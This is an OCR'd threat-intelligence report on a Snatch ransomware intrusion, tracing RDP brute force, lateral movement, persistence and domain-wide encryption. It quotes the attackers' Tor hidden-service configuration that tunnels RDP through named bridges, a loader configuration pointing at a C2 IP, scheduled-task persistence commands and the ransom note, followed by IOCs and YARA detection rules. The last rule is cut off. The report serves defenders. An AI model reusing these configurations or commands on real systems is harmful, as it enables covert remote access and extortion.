

Snatch Ransomware

thedfirreport.com/2020/06/21/snatch-ransomware/

June 21, 2020



Another RDP brute force ransomware strikes again, this time, Snatch Team! Snatch Team was able to go from brute forcing a Domain Administrator (DA) account via RDP, to running a Meterpreter reverse shell and a RDP proxy via Tor on a Domain Controller (DC), to encrypting all Domain joined systems in under 5 hours.



Snatch is a widely known variant due to it causing systems to reboot into safe mode before encrypting the system. SophosLabs has an excellent write up on Snatch which was very similar to what we witnessed.

Initial Access:

Snatch Team logged into a DA account from 193.70.12.240 around 0515 UTC. Initially with that access they performed a simple arp -a.

At 0753 UTC the threat actors made the next move running ipconfig and quser. Just minutes later they began lateral movement initiating an RDP session with a DC.

Lateral Movement and Persistence:

Once on the DC the threat actor moved quickly deploying a tool set in C:\Windows. This tool set included 2 executable that masqueraded as Windows Management Instrumentation files. One was executed with the following command parameters.

```
CommandLine=C:\Windows\wmis\WmiPrvSystemES.exe --nt-service -f C:\Windows\wmis\libeay32.dat
CSName=
Description=WmiPrvSystemES.exe
ExecutablePath=C:\Windows\wmis\WmiPrvSystemES.exe
ExecutionState=
Handle=84
HandleCount=145
InstallDate=
KernelModeTime=15468750
MaximumWorkingSetSize=1380
MinimumWorkingSetSize=200
Name=WmiPrvSystemES.exe
OSName=Microsoft Windows Server 2012 R2
OtherOperationCount=55084
OtherTransferCount=928498
PageFaults=7681
PageFileUsage=6720
```

The .dat file turned out to be a configuration file with the executable being TOR creating an RDP tunnel. (Wouldn't this be really really slow?)

```
HiddenServiceDir C:\Windows\wmis\CrashReporter
ClientOnly 1
ExitRelay 0
SocksPort 0
HiddenServicePort 3389 127.0.0.1:3389
UseMicrodescriptors 0
HiddenServiceNumIntroductionPoints 6
Log notice-err file C:\Windows\wmis\libgcc_s_sjlj-1.dat

UseBridges 1
ClientTransportPlugin obfs4 exec C:\Windows\wmis\WmiPrvSystem.exe

Bridge obfs4 158.58.170.145:443 D963ADE44BE5C42BA73C8CF066AE4529535ECBC3 cert=E0pqRbVMAOTgkhGO/fIy8LtcY2kcUpzGrA0QwejNRsP1nHty60ihfd/SeU8VFwzaDm8nDQ iat-mode=0
Bridge obfs4 185.198.57.215:443 9615531C2517AF54C44C99A69C4F69D053DAE585 cert=zNqqg8vzF7HnkhCcVmvPLXoaWLumk2oYqsS2xYy5tZI1A4iO70iPqjtKPzdtsx95DKLrcA iat-mode=0
```


The other executable file in the wmis folder was a Go executable of unknown providence potentially related to utorrent capability?

The next thing they did was create a reverse shell using what we think is Meterpreter. C2 initiated over HTTPS/443 to 91.229.77.161 via cplXen.exe

The presence of logs indicating the use of named pipe services also increases the likelihood of Meterpreter or possibly Cobaltstrike. We didn't see any ET Pro signatures fire for this activity but we also didn't have SSL inspection on at the time.


```
"A service was installed in the system.

Service Name:  bizkaz
Service File Name:  cmd.exe /c echo bizkaz > \\.\pipe\bizkaz
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem"
```

A separate executable was then dropped for stealthy persistence of cplXen.exe. X3.exe is a loader that uses the 3 DLLs (which are ini files) below to run cplXen.





```
jd4ob7162ns.dll: C:\windows\system32\cplXen.exe /F
fw0a53482aa.dll: 443
kb05987631s.dll: 91.229.77.161
```

Two Scheduled Tasks were created to launch the loader, which in turn persists the loading of cplXen.exe.




x3.exe had a very low VT hit ratio. If anyone wants to investigate this further feel free to contact us to get the file or get it on MISP/VT.




Action on Objectives:

About a half hour after successful C2 we see this




We can conclude that ditsnap was most likely run on the DC to obtain a copy of ntds.dit by creating a snapshot.

Forty-five minutes later Snatch Team had their first blood. They RDP'ed into the backup server, turned off Windows Defender, and executed safe.exe. They did this for every machine in the domain and within 15 minutes all machines were ransomed including the DCs. All machines rebooted into safe mode before encrypting causing all logging and remote tools to fail (Damn you safe mode!).



On all machines we are left with the following:


HOW TO RESTORE YOUR FILES - Notepad

File Edit Format View Help

Hello! All your files are encrypted and only we can decrypt them.

Contact us:

@protonmail.com or @cock.li

Write us if you want to return your files - we can do it very quickly!

The header of letter must contain extension of encrypted files.
We always reply within 24 hours. If not - check spam folder, resend your letter or try send letter from another email service (like protonmail.com).

Attention!
Do not rename or edit encrypted files: you may have permanent data loss.

To prove that we can recover your files, we am ready to decrypt any three files (less than 1Mb) for free (except databases, Excel and backups).

HURRY UP!
If you do not email us in the next 48 hours then your data may be lost permanently.

Snatch Team requested 40k USD for the decryptor but with negotiations we were able to talk them down to less than 15k.

Recovery:

Let's take a minute to think about what recovery would look like in a large organization. Every server and online machine was rebooted into safe mode without networking which causes you to lose complete visibility. This gets very painful quickly.

Conclusion:

As we've seen time and time again, RDP is being brute forced to gain access into the network and then the threat actor moves laterally quickly to install ransomware. Although we were surprised that the threat actors manually RDPed into each system rather than using GPO or PsExec. Even though this attacker did not seem highly skilled they were productive, efficient and in less than 5 hours could have earned 40k (8k per hour).

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
Analysis of Safe.exe:

Safe.exe is a Go based executable, it drops 4 bat files that kick off the ransom process. It creates a new service to run safe.exe and then sets the system to reboot into safe mode on next boot and then executes a shutdown of the system ASAP. When the system comes back up its in Safe Mode without networking.



https://www.hybrid-analysis.com/sample/3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6/5ee67d6c3156821df34f7f4d

IOCs:

All IOCs in MISPPRiv EID 68226 or UUID 5ee65855-3320-456d-b704-4878950d210f

C2

```
91.229.77.161
```

RDP Access IP's

```
193.70.12.240
178.162.209.135
```

```
safe.exe|2bbff2111232d73a93cd435300d0a07e
2bbff2111232d73a93cd435300d0a07e
b93d633d379052f0a15b0f9c7094829461a86dbb
3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6
```

https://www.virustotal.com/gui/file/3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6/detection

```
x3.exe|1422dae0330c713935d50773680fcb39
1422dae0330c713935d50773680fcb39
d5a0c796032eda2fe20d1f39bae3fbc4e6407e8c
b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcdb1
```

https://www.virustotal.com/gui/file/b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcdb1/details

```
cplXen.exe|c9a728aa3f5b6f48b68df4bb66b41a5c
90035ab418033b39d584c7bc609cab1664460069
c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11
```

https://www.virustotal.com/gui/file/c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11/detection

```
116EBE27202905AFFB94F5C1597D511ABCB5B381411431956A03E47B388582BF.bat|1f7b17cacb0263b84

1f7b17cacb0263b84cf3e9d4a5429ef9
14b2948a28d16c05fa7237dd8823592a735ef43f
116ebe27202905affb94f5c1597d511abcb5b381411431956a03e47b388582bf
2155A029A024A2FFA4EFF9108AC15C7DB527CA1C8F89CCFD94CC3A70B77CFC57.bat|6d9d31414ee2c1752

6d9d31414ee2c175255b092440377a88
c24aee8fa0a81a82fe73bf60e0282b1038d6ea80
2155a029a024a2ffa4eff9108ac15c7db527ca1c8f89ccfd94cc3a70b77cfc57
3295F5029F9C9549A584FA13BC6C25520B4FF9A4B2FEB1D9E935CC9E4E0F0924.bat|3d33a19bb489dd585

3d33a19bb489dd5857b515882b43de12
0882f2e72f1ca4410fe8ae0fa1138800c3d1561d
3295f5029f9c9549a584fa13bc6c25520b4ff9a4b2feb1d9e935cc9e4e0f0924
251427C578EAA814F07037FBE6E388B3BC86ED3800D7887C9D24E7B94176E30D.bat|3e36d3dc132e3a076

3e36d3dc132e3a076539acc9fcd5535c
89be35c19a65b9e6f7a277e1a9f66ab76d024378
251427c578eaa814f07037fbe6e388b3bc86ed3800d7887c9d24e7b94176e30d
safe.exe|2bbff2111232d73a93cd435300d0a07e
2bbff2111232d73a93cd435300d0a07e
b93d633d379052f0a15b0f9c7094829461a86dbb
3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6
6C9D8C577DDDF9CC480F330617E263A6EE4461651B4DEC1F7215BDA77DF911E7.bat|54fe4d49d7b447110

54fe4d49d7b4471104c897f187e07f91
18f963dbee830e64828991d26a06d058326c1ddb
6c9d8c577dddf9cc480f330617e263a6ee4461651b4dec1f7215bda77df911e7
A80C7FE1F88CF24AD4C55910A9F2189F1EEDAD25D7D0FD53DBFE6BDD68912A84.bat|891708936393b69c2

891708936393b69c212b97604a982fed
5b86cf095fe515b590d18b2e976d9e544c43f6ca
a80c7fe1f88cf24ad4c55910a9f2189f1eedad25d7d0fd53dbfe6bdd68912a84
```

YARA:

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2020-06-17
   Identifier: snatch-ransomware
   Reference: https://thedfirreport.com/
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule snatch_ransomware_x3_loader {
   meta:
      description = "snatch-ransomware - file x3.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-17"
      hash1 = "b9e4299239880961a88875e1265db0ec62a8c4ad6baf7a5de6f02ff4c31fcdb1"
   strings:
      $s1 = "jd4ob7162ns.dll" fullword wide
      $s2 = "kb05987631s.dll" fullword wide
      $s3 = "fw0a53482aa.dll" fullword wide
      $s4 = "C:\\Builds\\TP\\rtl\\common\\TypInfo.pas" fullword wide
      $s5 = "C:\\Builds\\TP\\rtl\\sys\\SysUtils.pas" fullword wide
      $s6 = "C:\\Builds\\TP\\rtl\\common\\Classes.pas" fullword wide
      $s7 = "/K schtasks /Create /RU SYSTEM /SC DAILY /ST 00:00 /TN \"Regular Idle
Maintenance\" /TR \"" fullword wide
      $s8 = "/K schtasks /Create /RU SYSTEM /SC ONSTART /TN \"Regular Idle
Maintenances\" /TR \"" fullword wide
      $s9 = "RootP0C" fullword ascii
      $s10 = "Component already destroyed: " fullword wide
      $s11 = "Stream write error The specified file was not found2Length of Strings
and Objects arrays must be equal#''%s'' is not a valid int" wide
      $s12 = "PPackageTypeInfo$\"@" fullword ascii
      $s13 = "PositionP0C" fullword ascii
      $s14 = "DesignInfoP0C" fullword ascii
      $s15 = "OwnerP0C" fullword ascii
      $s16 = "3\"4\\4~4" fullword ascii /* hex encoded string '4D' */
      $s17 = "TComponentClassP0C" fullword ascii
      $s18 = ":$:2:6:L:\\:l:t:x:|:" fullword ascii
      $s19 = ":P:T:X:\\:t:" fullword ascii
      $s20 = ":,:<:@:L:T:X:\\:`:d:h:l:p:t:x:|:" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 900KB and
      ( pe.imphash() == "d6136298ea7484a715d40720221233be" or 8 of them )
}

rule snatch_ransomware_safe_go_ransomware {
   meta:
      description = "snatch-ransomware - file safe.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-17"
      hash1 = "3160b4308dd9434ebb99e5747ec90d63722a640d329384b1ed536b59352dace6"
```

```
   strings:
      $s1 = "dumpcb" fullword ascii
      $s2 = "dfmaftpgc" fullword ascii
      $s3 = "ngtrunw" fullword ascii
      $s4 = "_dumpV" fullword ascii
      $s5 = ".dll3u^" fullword ascii
      $s6 = "D0s[Host#\"0" fullword ascii
      $s7 = "CPUIRC32D,OPg" fullword ascii
      $s8 = "WSAGetOv" fullword ascii
      $s9 = "Head9iuA" fullword ascii
      $s10 = "SpyL]ZIo" fullword ascii
      $s11 = "cmpbody" fullword ascii
      $s12 = "necwnamep" fullword ascii
      $s13 = "ZonK+ pW" fullword ascii
      $s14 = "printabl" fullword ascii
      $s15 = "atomicn" fullword ascii
      $s16 = "powrprof" fullword ascii
      $s17 = "recdvoc" fullword ascii
      $s18 = "nopqrsx" fullword ascii
      $s19 = "ghijklm" fullword ascii
      $s20 = "spdelta" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 8000KB and
      ( pe.imphash() == "6ed4f5f04d62b18d96b26d6db7c18840" or 8 of them )
}

rule snatch_ransomware_cplXen {
   meta:
      description = "snatch-ransomware - file cplXen.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-17"
      hash1 = "c305b75a4333c7fca9d1d71b660530cc98197b171856bf433e4e8f3af0424b11"
   strings:
      $x1 = "C:\\Users\\Administrator\\source\\repos\\tmt\\Release\\TMT.pdb" fullword
ascii
      $s2 = "curity><requestedPrivileges><requestedExecutionLevel level=\"asInvoker\"
uiAccess=\"false\"></requestedExecutionLevel></requeste" ascii
      $s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s4 = "hemas.microsoft.com/SMI/2005/WindowsSettings\">true</dpiAware>
</windowsSettings></application></assembly>" fullword ascii
      $s5 = "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko" fullword
wide
      $s6 = "operator<=>" fullword ascii
      $s7 = "operator co_await" fullword ascii
      $s8 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
      $s9 = "91.229.77.71" fullword wide
      $s10 = "<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\"
manifestVersion=\"1.0\"><trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3" ascii
      $s11 = "vileges></security></trustInfo><application xmlns=\"urn:schemas-
